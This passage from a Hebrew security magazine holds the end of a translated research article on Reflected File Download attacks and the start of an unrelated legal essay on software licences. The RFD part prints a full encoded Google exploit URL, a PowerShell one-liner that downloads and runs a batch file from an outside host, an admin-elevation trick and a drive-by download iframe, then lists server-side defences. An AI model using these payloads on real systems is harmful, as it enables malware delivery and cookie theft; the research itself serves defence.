https://www.google.com/s;/ChromeSetup.bat;/ChromeSetup.bat?gs\_ri=psy-ab&q=%22%7c%7c%74%61%73%6b%6b%69%6c%6c%20%2f%46%20%2f%49%4d%20%63%68%2a%7c%6d%64%7c%7c%73%74%61%72%74%20%63%68%72%6f%6d%65%20%70%69%2e%76%75%2f%42%32%6a%6b%20%2d%2d%64%69%73%61%62%6c%65%2d%77%65%62%2d%73%65%63%75%72%69%74%79%20%2d%2d%64%69%73%61%62%6c%65%2d%70%6f%70%75%70%2d%62%6c%6f%63%6b%69%6e%67%7c%7c
```



מקום טוב להתחיל ולהבין מה קורה, הוא בהתבוננות על מרכיב ה-"Path" שב-URL:


```
s;/ChromeSetup.bat;/ChromeSetup.bat
```

ניתן להבחין בנקל כי נעשה כאן שימוש ב-"Path Parameters" על מנת לגרור שמירה של הקובץ בשם "ChromeSetup.bat" בקרב הדפדפנים הנפוצים.

כעת, הבה נבחן את הפרמטר "q" שנראה כאילו הוא מכיל איזה שהוא סוג של Payload מקודד. הנה הגירסה לאחר URL Decoding:

```
"||taskkill /F /IM ch*|md||start chrome pi.vu/B2jk --disable-web-security --disable-popup-blocking|"
```

עכשיו ניתן לראות כי יש כאן פקודות מערכת הפעלה. אולם, עלינו לוודא כי הפקודות האלה אכן חוזרות בתשובה מהשרת (Reflection) ומתקיים התנאי ההכרחי לקיום הפגיעות:



[הבקשה והתשובה המתקבלות מלחיצה על הקישור הזדוני]

כן! הפרמטר "q" חוזר ומופיע על כל ערכיו בתשובה המתקבלת מן השרת. בנוסף ניתן להבחין בכך שה-Content-Type הוא מסוג application/json מה שאומר שהתשובה תישמר כקובץ בדפדפני Internet Explorer ישנים וב-Chrome/Opera תוך שימוש ב-"[download](#)". זה לא מלהיב במיוחד. מה שכן מעניין הוא שיש Content-Disposition ללא קביעה של filename. מכאן שההתקפה תעבוד על כל הדפדפנים.



הבה נתבונן בפקודות שהוזרקו על ידי התוקף:

```


C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ohaf if > ["\" | taskkill/F/IM ch* | md | start chrome pi.vu/B2jj --disable-web-security
--disable-popup-blocking | [{"t":{"bpc":false,"tlw":false},"q":"Xwxg4gmQoA9Zn6E2DjScDWXR
zbQ"}]
    
```

[ניתוח של הפקודות שהוזרקו על ידי התוקף ואופן הרצתם על ידי cmd.exe]

- (1) התוצאה: ["\" is not recognized as an internal or external command, operable program or batch file. כלומר שגיאה.
- (2) || הוא אופרטור הפרדה לוגי מסוג "אם". מכיוון שהייתה שגיאה - הפקודות הבאות ירוצו.
- (3) פקודה זו סוגרת את כל התוכניות ששמן מתחיל ב-ch לרבות chrome.exe. הדפדפן ייסגר.
- (4) | מנתב את הפלט מפקודת הסגירה לפקודה הבאה. זאת משום שפעולת הסגירה הסתיימה בהצלחה
- (5) הפקודה md יוצרת תיקיות חדשות. היא נמצאת כאן רק בשביל שתחולל שגיאה!
- (6) || אותו טריק כמו ממקודם. הייתה שגיאה ולכן נמשיך הלאה.
- (7) הפעלה של הדפדפן במצב לא מאובטח! ללא Same-Origin-Policy וללא חוסם Popups.
- (8) מכיוון ש-chrome הופעל בהצלחה, אפשר להתעלם ממה שמגיע אחרי האופרטור ||.

התוקף עושה שימוש בכל מיני "טריקים" של Batch על מנת להריץ מספר פקודות שונות אשר טוענות בסופו של דבר את דפדפן Chrome ללא מנגנוני אבטחה קריטיים:



[דוגמה לניצול RFD שעושה שימוש ב-Command Line Flags של Chrome של הדפדפן]

Reflected File Download

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

- (1) המשתמש לוחץ על לינק המפנה לאתר [www.google.com](http://www.google.com).
- (2) קובץ התקנה זדוני בשם "ChromeSetup.bat" יורד למחשב המשתמש.
- (3) המשתמש מריץ את הקובץ שירד.
- (4) הפקודות שהוסתרו בקובץ פותחות את דפדפן Chrome ללא Same-Origin Policy ובכך מאפשר סוג של Universal XSS בו כל domain יכול לגשת למידע ול-Cookies של כל דומיין אחר.
- (5) הדפדפן מבקש עמוד מאתר התוקף.
- (6) העמוד המוחזר מכיל Script הפותח חלונות לאיזה אתר בו חפץ התוקף - למשל Gmail, וגונב ממנו את הדוא"ל של המשתמש וכן את ה-Cookies שלו. הדבר מתבצע על ידי גישה פשוטה ל-DOM.

### שימוש ב-PowerShell כ-Dropper


תוקף חכם יכול לפצל את הפקודות הזדוניות לשני קבצים (ואף יותר). הקובץ הראשוני מכיל רק פקודה המורידה את שאר ה-Malware מאתר בו שולט התוקף. כך למשל - ניתן להוריד ולהפעיל גם קבצי EXE.

להלן דוגמה ל-Payload כזה:

```
"&powershell (New-Object Net.Webclient).DownloadFile("http://pi.vu/B2jC","5.bat")&start /min 5
```

בדוגמה המוצגת הקובץ שירד כתוצאה מ-RFD מוריד קובץ נוסף בשם "5.bat" ומפעיל אותו מיידית. באמצעות גישה זו, ניתן אף לבקש מהמשתמש הרשאות administrator. הבקשה תוצג כבקשה לגיטימית המתבצעת עבור - "Microsoft Windows":


```
start /b powershell Start-Process ChromeSetup.bat -Verb RunAs
```



[PowerShell מבקש גישה להרשאות ניהוליות]

## ניצול של JSONP Callbacks על מנת להריץ Malware

אפילו אם מתקיימת ולידציה של ערכי ה-Callback המתאפשרים על ידי שירות ה-JSONP בטרם אלה מוחזרים לתשובה מהשרת, תוקפים יכולים עדיין להזריק פקודת הרצה בודדת לצורך הרצת קוד זדוני. כך למשל, אם נפתח את התשובה הבאה ב-Command Prompt היא תקפיץ מחשבון:



[תוקף שולט רק בערכי JSONP Callback ומזריק את הפקודה calc]

חשוב לזכור שהתוקף תמיד יכול להעלות את קבצי ההרצה הזדוניים שלו לאתר בו יש לו שליטה מלאה. אולם, RFD מאפשר לתוקף לרתום את אמון המשתמשים לאתר ידוע ובטוח ולעשות בו שימוש לשם ההרצה בפועל של הזדונה שכתב. תוקפים יכולים להשתמש בקומבינציה של RFD + איסון המקום אחר על מנת להנות מכל העולמות: שליטה בלתי מוגבלת ב-Malware לצד הפעלת הקובץ עם אמון של דומיין מאובטח וידוע.

מכיוון שאנחנו רוצים להשיג יותר מסתם פתיחה של מחשבון, להלן דוגמא שמשלבת את שני העולמות: (1) המשתמש גולש לאתר התוקף, שם מופעלת הורדת קובץ זדוני. הקובץ הזדוני "waitingForMyTime.exe" או "waitingForMyTime.bat" נשמר במחשב המשתמש בתיקיות ההורדות.

להלן קוד לדוגמא שמבצע את האמור לעיל:

```
<iframe src="https://docs.google.com/uc?id=0B0KLoHg_gR_XN1ZveEttemFMaVE&export=download" />
```

הקוד לעיל יוריד קובץ זדוני המאוכסן ב-Google Drive. אני מכנה זאת Google-Drive-By-Download. (2) לאחר מספר שניות/דקות/ימים/שבועות/שנה/עשור, המשתמש מותקף באמצעות לינק RFD המוביל לאתר בו יש למשתמש אמון:

<https://example.com/api/setup.bat?callback=waitingForMyTime>

(3) RFD יפעיל פקודה אחת בודדת, והיא "waitingForMyTime". מכיוון שקיימת תוכנית באותה תיקיית הורדות אשר עונה לשם זה - היא תופעל (התוכנית שהורדה בשלב 1).

(4) המכונה הותקפה בהצלחה.

## פטרונות ואמצעי נגד

מומלץ ליישם את ההנחיות הבאות על מנת להתגונן בצד השרת מפני התקפות RFD:

- **שימוש במיפוי קשיח של URL** - כאשר ממפים את ה-APIs השונים וכשכותבים Rewrite Rules יש לוודא שהתוקף לא יכול להוסיף תווים שרירותיים לאחר שם ה-Resource. כל תו נוסף המוזרק לסוף ה-URL צריך להסתיים בשגיאת HTTP 404.

- **יש לקודד קלט באמצעות Encoding (ולא באמצעות Escaping)** - שימוש ב-Escaping תמיד מכיל את התו הבעייתי המקורי. כך למשל, יישום Escaping על התו מרכאות (") יוביל ל-("\"). לעומת זאת על ידי שימוש ב-Javascript Encoding, אותו התו יהפוך ל-(\x22) או (\u0022) מה שהופך את הפלט לבטוח יותר.

- **הוספת Content-Disposition עם הנחיית "filename" עבור APIs:**

```
Content-Disposition: attachment; filename=1.txt
```

קביעת ערך ל-"filename" באמצעות Content-Disposition Response Header מונעת מהדפדפן "לנחש" את שם הקובץ ע"י התבוננות ב-URL. לרוב, APIs כגון JSON/JSONP לא אמורים להיות נגישים ישירות למשתמש הקצה באמצעות לחיצה על קישורים ו/או הקלדה בשורת הכתובת. כתוצאה מהוספה של ההנחיה לעיל, תתבצע תמיד (לפחות בדפדפני ה-Desktop) הורדה של התשובה ותישמר כ-1.txt - סיומת בלתי מזיקה. צעד זה יכול גם למנוע התקפות XSS על השירות.

- **שימוש ברשימה לבנה של ערכי Callback** - קיימות מספר לא מבוטל של התקפות על JSONP Callbacks. אם חושבים על כך לעומק, לא תמיד יש צורך אמיתי שה-Callback יהיה לגמרי דינאמי.

- **שימוש ב-Custom HTTP Headers** - כפי שצויין כבר לעיל, אין סיבה אמיתית לגישה ישירה של המשתמש ל-API. שימוש ב-Custom HTTP Header עבור כל הקריאות ל-API מוביל לאכיפה טובה יותר של מנגנון ה-Same-Origin-Policy בצד הלקוח.

- **אם ניתן יש ליישם הגנות כנגד CSRF** - כתוצאה מכך התוקף לא יכול לבנות לינק ניצול להתקפת RFD ולשלוח אותו למשתמשים.

- **אין לכלול מידע מהמשתמש בהודעות שגיאה של ה-API** - במקרה של שגיאה בעת גישה ל-API יש לתעד אותה. שגיאות כאלה אמורות להיות מאוד נדירות, משום שמדובר בקוד שניגש לקוד. אין לכלול את המידע שהוביל לשגיאה בגוף התשובה. לחילופין מומלץ לספק מספר שגיאה על מנת שהמפתחים יוכלו להתחקות אחר המקור בצד השרת.



- **הסרת תמיכה ב-Path Parameters** - אם האפליקציה לא באמת משתמש ברכיב זה, עדיף להיפטר ממנו. שימוש במרכיב זה של ה-URL עלול להוביל למתקפות נוספות כגון XSS.
- **הוספת X-Content-Type-Options למניעת Sniffing** - אם השירות מחזיר תשובות עם Content-Type מסוג text/plain או סוגים לא מוכרים אחרים, התוקף יכול לגרום לדפדפן "לנחש" שהתשובה היא קובץ בינארי המצריך הורדה ושמירה (ובכך לספק את הדרישות של RFD). הוספת ההנחיה הבאה יכולה לסייע למנוע זאת בחלק מהדפדפנים:

```
X-Content-Type-Options: nosniff
```

## תודות

המחקר בנושא ערך מספר שנים, במהלך סייעו לי מספר רב מאוד של אנשים. תודתי נתונה לאנשים הבאים על עזרתם: מיכל דהן, שי חן, שי פריאל, אסף דהן, בן חייק, ניר גולדשלגר, ניב סלע, יוסי יעקובוב, דניאל צ'ציק, ענת (Fox) דוידי, ריאן ברנט, ערן תמרי, אורן עופר, לירן שיינבווקס, שניר בן-שימול וזיו מדור.

תודה גם לאפיק קסטיאל ולצוות DigitalWhisper שנלחם ממש על מנת להנגיש תכנים מקצועיים בעברית.

## קישורים ועבודות קודמות

המאמר הינו תירגום של המאמר המקורי שניתן למצוא בקישור הבא:

<https://www.trustwave.com/Resources/SpiderLabs-Blog/Reflected-File-Download--A-New-Web-Attack-Vector/>

בנוסף, הקוראים אולי יהיו מעוניינים להציץ במקורות הבאים:

[1] - Hacked.com סוקר את הסיכונים בהזרקת JSON:

<http://haacked.com/archive/2008/11/20/anatomy-of-a-subtle-json-vulnerability.aspx/>

[2] - The Spanner מתאר את התקפות JSON Hijacking:

<http://www.thespanner.co.uk/2011/05/30/json-hijacking/>

[3] - File Download Injection, התקפה מ-2008 שהמציאה את הקונספט של "הורדה ללא העלאה".

ההתקפה היא נגדרת של CRLF Injection:

[http://dl.packetstormsecurity.net/papers/attack/Aspect\\_File\\_Download\\_Injection.pdf](http://dl.packetstormsecurity.net/papers/attack/Aspect_File_Download_Injection.pdf)

[4] - בלוג מעולה של Phil Purviance הסוקר את הסיכונים בתו ה-Semicolon:

<https://www.superevr.com/blog/2011/three-semicolon-vulnerabilities>

[5] - "The Tangled Web" מדבר על הסיכונים בהוספת Content-Disposition:

<http://www.amazon.com/The-Tangled-Web-Securing-Applications/dp/1593273886>

---

Reflected File Download

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



[6] - פוסט של Michal Zalewski מ-Google Security Team שמדבר על הסיכונים ב-Download באמצעות HTML5. פורסם בעיקבות הדיווח שלי לגוגל:

<http://lcamtuf.blogspot.co.il/2014/03/messing-around-with-download.html>

[7] - בלוג שסוקר בעיות Sniffing:

<http://blog.watchfire.com/wfblog/2011/10/json-based-xss-exploitation.html>

[8] - Wikipedia על MIME ו-Content Types:

<http://en.wikipedia.org/wiki/MIME>

[9] - הורדת קבצים באמצעות PowerShell:

[http://msdn.microsoft.com/en-us/library/ez801hhe\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/ez801hhe(v=vs.110).aspx)

[10] - Technet סוקר כיצד מייקרוסופט מזהה Installers:

[http://technet.microsoft.com/en-us/library/cc709628\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc709628(v=ws.10).aspx)

[11] - מידע וטריקים של Windows Batch:

<http://ss64.com/nt/cmd.html>

---

## האותיות הקטנות שאף אחד אף פעם לא קורא

מאת עו"ד יהונתן קלינגר

---

### הקדמה

למה בדיוק אנחנו מסכימים כשאנחנו כותבים ש"קראנו והסכמנו לתנאי השימוש"? זהו, הרי, [אולי](#) השקר הפופולרי ביותר ברשת. במאמר הקצר שלי אני אסקור כמה בעיות שנוצרו בגלל אותה ההסכמה, אספר על מעט אנקדוטות של אבטחת מידע, ואפילו אציע פתרון יחסית פשוט שלא כולל לקרוא את תנאי השימוש (כי לאף אחד חוץ ממני כנראה אין את הרצון הרב לעשות את זה). המאמר יורכב מכמה סיפורים קטנים, אנקדוטליים, ולא בהכרח במחקר כמותי מדויק. הסיבה לכך? קשה מאוד לאסוף נתונים כשמדובר במערך של הסכמים שאינו ניתן לאינדוקס, חיפוש וכדומה.

נתחיל בכמה מספרים, שלא בטוח שהם מדויקים או רלוונטיים: [שבעה אחוזים מאזרחי בריטניה טוענים שהם קוראים את תנאי השימוש](#). הנתון הזה מאוד מפתיע, כי [אם היית צריך אכן לעשות זאת, היה לוקח לך 76 ימי עבודה בשנה לקרוא את כל ההסכמים שאתה מסכים להם ביום-יום](#). [העלות הממוצעת של קריאת מדיניות הפרטיות, בזמן מבוזבז, היא \\$3,534 לשנה](#). מחצית מהאמריקאים [לא יודעים מהי "מדיניות פרטיות"](#).

במקרה הגרוע, בו לא תסכים לרשיון התוכנה של מיקרוסופט שמגיע יחד עם מחשב חדש, תצטרך לעבור דרך בית משפט לתביעות קטנות [כדי לקבל החזר עבור רשיון התוכנה](#). כלומר, למרות שאתה לא מסכים למוצר מסוים, אתה עדיין צריך לפעמים לציית לתנאים המוזרים שלו.

אז בואו נתחיל לספר את הסיפורים המוזרים של ההסכמים שאתם אף פעם לא קוראים.

## קראתי, ואני מסכים לקבל \$1000

השנה היתה 2005, ושוק התוכנה היה מעניין. תוכנה בשם Gain שהיתה משהו [באיזור הרוגלה וסרגל הכלים](#), אספה לא מעט מידע על המשתמשים (ולזה נגיע בהמשך), אבל היה עוד עניין קטן Gain: הציעה, ברשיון התוכנה שלה, [כסוף משמעותי למי שישלח לה אימייל ויצהיר שהוא הוריד את התוכנה](#). Gain שלחו לאותו אדם שקרא, לאחר כמה אלפי הורדות, את הסכום של \$1,000, ושילמו למישהו עבור קריאה של רשיון התוכנה שלהם. כלומר, לקרוא את רשיונות התוכנה זה עניין משתלם. **הבעיה ש-Gain הצליחו להציף היא בעיה ידועה: אף אחד לא קורא את רשיונות התוכנה**. לכן, בתי המשפט הציבו לא מעט כללים נוקשים לשאלה כיצד אפשר להפוך את הכפתור "אני מסכים" לכזה שניתן אחר כך לאכיפה בבית משפט. כאשר, רוב החוזים כוללים סעיפים רעים מאוד ללקוח, שמתבססים על פערי מידע, חוסר קריאה של ההסכם, וגם בעיקר חוסר יכולת לנהל משא ומתן על התנאים שלהם (הרי, אתה לא יכול שלא להסכים לרשיון התוכנה של Microsoft Windows).

המסקנה הראשונה כאן היא שבאמת אף אחד לא קורא את הרשיונות האלו; הבעיה היא שלפעמים גם אי קריאת הרשיון לא עוזרת; כי גם אם הרשיון עובד לרעתך, הוא לא תמיד יהיה אכיף בבית המשפט. בפועל, המספר הקטן במיוחד של אנשים שטרחו לקרוא את הרשיון לא רק אומר שאף אחד לא מייחס חשיבות למה שכתוב שם, אלא גם שאף אחד לא מאמין שיהיה כתוב שם משהו בעל יכולת להשפיע על העתיד שלו.

האמנות של ניסוח רשיונות תוכנה ותנאי שימוש היא אמנות שנרכשה בדם. הכללים כיום מחוקקים בכלל על ידי Google, Facebook וחברותיהן, ולא על ידי בתי משפט; אותם תאגידים שמהווים פלטפורמה להפצה של תוכנות קובעים בדרך הכלל את הדרך בה עלינו להסכים לתנאי השימוש. לדוגמא, כאשר אתה רוצה למכור תוכנה באמצעות Google Play, [הכלל הוא](#) שהמשתמשים יוכלו להוריד את מדיניות הפרטיות ולקרוא אותה לפני התקנת האפליקציה. אבל, כדי שההסכם יהא אכיף משפטית, הדרישה היא שהמשתמש יאשר את מדיניות הפרטיות בצורה אקטיבית (כלומר כפתור "קראתי את תנאי השימוש") ושהתנאים יוצגו לו לפני המדיניות (תא 11-05-1963 [אואו פיננסי בע"מ נ' מלכה](#)). כלומר, תיבה של הסכמה, בלי קישור לתקנון, היא בעייתית.

הכללים היום כדי לקבל אכיפות מקסימאלית הולכים כך ([רשימה ממצה של מקרים באתר ה-EFF](#)):

- **הלקוח צריך לקרוא את ההסכם**, או לפחות שתהיה לו את האפשרות לקרוא את ההסכם, לפני שהוא מאשר את התנאים.
- **ההסכמה שהלקוח נותן צריכה להיות ברורה**, ועדיף לתת ללקוח עותק מיידי מההסכם. אי מתן עותק מיידי, עשויה לגרור אחר כך אחריות על הספק. במקרה שבו חברת פרטנר, לדוגמא, לא נתנה

---

האותיות הקטנות שאף אחד אף פעם לא קורא

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



ללקוחה עותק מהחזרה במעמד ההתקשרות, נפסק כי החזרה לא תקף (תאם 2083-05-13 פרטנר נ' [שדאפנה זועבי](#)). כלומר, יש לשלוח ללקוח מייל עם עותק מההסכם, ולתייק את השליחה.

- **אישור התנאים צריך לכלול פעולה אקטיבית.** הסכמים של "על ידי גלישה באתר זה אתה מאשר את התקנון" לא יהיו תקפים ([Nguyen v. Barnes and Noble](#), 2014 WL 12-56628, No. 12-56628).

מכאן, ואחרי שסיימו את הדרישות הצורניות, צריך גם לדון בתוכן הדברים עצמם. הרי, לא כל ההסכמים יאכפו.

### מוזיקה גרעינית

האמנות ממשיכה כאשר מדובר בשפה שניתנת לפירוש דו-משמעי, או כללית מדי. סעיף רע במדיניות פרטיות יכול להגיד "אנחנו עשויים לשמור עלייך מידע מזהה אישית, וכן להעבירו לצדדים שלישיים". סעיף טוב במדיניות פרטיות צריך לפרט איזה מידע נשמר, ומיהם הצדדים השלישיים אליהם הוא עובר. ברשיונות תוכנה, שבסך הכל אומרים "אנחנו נותנים לך זכות מוגבלת להשתמש בתוכנה שלנו, אל תעתיק אותה", מוסיפים בדרך כלל סעיפים ארוכים במיוחד שכוללים הגבלת אחריות (אנחנו לא אחראים לשום נזק שיגרם לך מהשימוש בתוכנה), אבל גם סעיפים קצת מוזרים.

אפל, לדוגמא, [אסרה באחת הגרסאות של רשיון התוכנה של iTunes להשתמש בתוכנה לצרכי כורים גרעיניים](#). אבל איסור על שימוש בכורים גרעיניים, ככל שהוא מצחיק, רק מראה כמה עורכי הדין השתלטו על היכולת לנהל עסקים. בתי המשפט, ככלל, קבעו שיש סעיפים שלא יהיו אכיפים גם כשההסכמה היתה מפורשת. בעניין האריס ([Harris v. Blockbuster, Inc.](#), 622 F.Supp.2d 396) פסק בית המשפט במחוז הצפוני של טקסס שההסכם שכולל תנאי שמחייב את הצדדים לבוררות לא יאכף, כיוון שמדובר בחוזה מקפח.

בעניין סאצ'י ([Sacchi v. VERIZON ONLINE LLC](#), Dist. Court, SD New York 2015), לעומת זאת, פסק שלא רק שהסכם בוררות בין לקוח לספק שירותי תקשורת הוא אכיף, אלא גם שהסעיף שמאפשר לספק התקשורת לשנות את התנאים בכל עת עשוי להאכף, ואפילו הסעיף שקובע כי אסור לתבוע את ספק התקשורת בתביעה ייצוגית.

כלומר, רמת אי הבהירות לגבי מתי בית המשפט יבטל סעיף כזה או אחר היא גבוהה מאוד, ולא כל מה שנראה היום מקפח עשוי להיות מבוטל.

ביחד עם פסקי הדין, שהולכים לכאן ולכאן, עורכי הדין ניסו להקצין עם השנים את הדרישות ורשיונות התוכנה הפכו להיות קיצוניים יותר ויותר, וניסו ככל האפשר לייצר מודלים עסקיים כושלים. לדוגמא, בשנים האחרונות נוצרה מריבה משמעותית: מפתחי התוכנות החליטו להרוג את שוק התוכנות יד-שניה; הם

כתבו ברשיון התוכנה שאסור להעביר את זכויות השימוש לאחר. כך היה בפרשת ורנור (09-35969 Vernorv. Autodesk). באותו המקרה, מר ורנור מכר רשיונות משומשים של תוכנת AutoCad באינטרנט; חברת אוטודסק, היצרנית, החליטה לנקוט בהליכים כנגדו על הפרת רשיון התוכנה (שאסור על מכירה של רשיונות משומשים). בית המשפט בתחילה הסכים עם ורנור כי יש לו זכות למכור את הרשיונות המשומשים למרות האיסור ברשיון, אולם בית המשפט לערעורים אכף את תנאי הרשיון, וקבע ההוראות ברשיון האוסרות מכירה חוזרת תקפות.

הדוקטרינה הזו, של מכירת קניין רוחני משומש, נקראת "דוקטרינת המכירה הראשונה". בעוד שבנושאים כמו ספרים או דיסקים די ברור לנו שאפשר למכור ציוד משומש, דווקא בתוכנה הטענה היא שמרגע ההתקנה לא ניתן לעשות זאת. ברשיונות התוכנה של מיקרוסופט, לדוגמא, נאסר עלייך להעביר את התוכנה משומשת לאחר (למעט אירוע חד פעמי). השקף הבא, שמצורף ממצגת שלי, מסביר על ההבדלים בין רשיון התוכנה של מיקרוסופט לבין כסא:

	Chair	Windows
Loan it to your friends	✓	✗
amend its features	✓	✗
sell it when you get sick of it	✓	✗ (only once)
take photos of it	✓	✗
learn how it works	✓	✗

בפועל, אנחנו לומדים שרשיונות התוכנה בעצם אוסרים עוד ועוד שימושים בתוכנות, תנאי שימוש עוסקים במה אסור לנו לעשות (ומעבירים לעיתים בעלות ברכוש שאנחנו יוצרים) ומדיניות פרטיות עוסקת בהקטנת הפרטיות שלנו. אז מדוע בכלל לקיים כאלה הסכמים? התשובה בדרך כלל היא שההסכמים נועדו לקיים דברים מפוקפקים יותר.

## זה עדיין לא נגמר

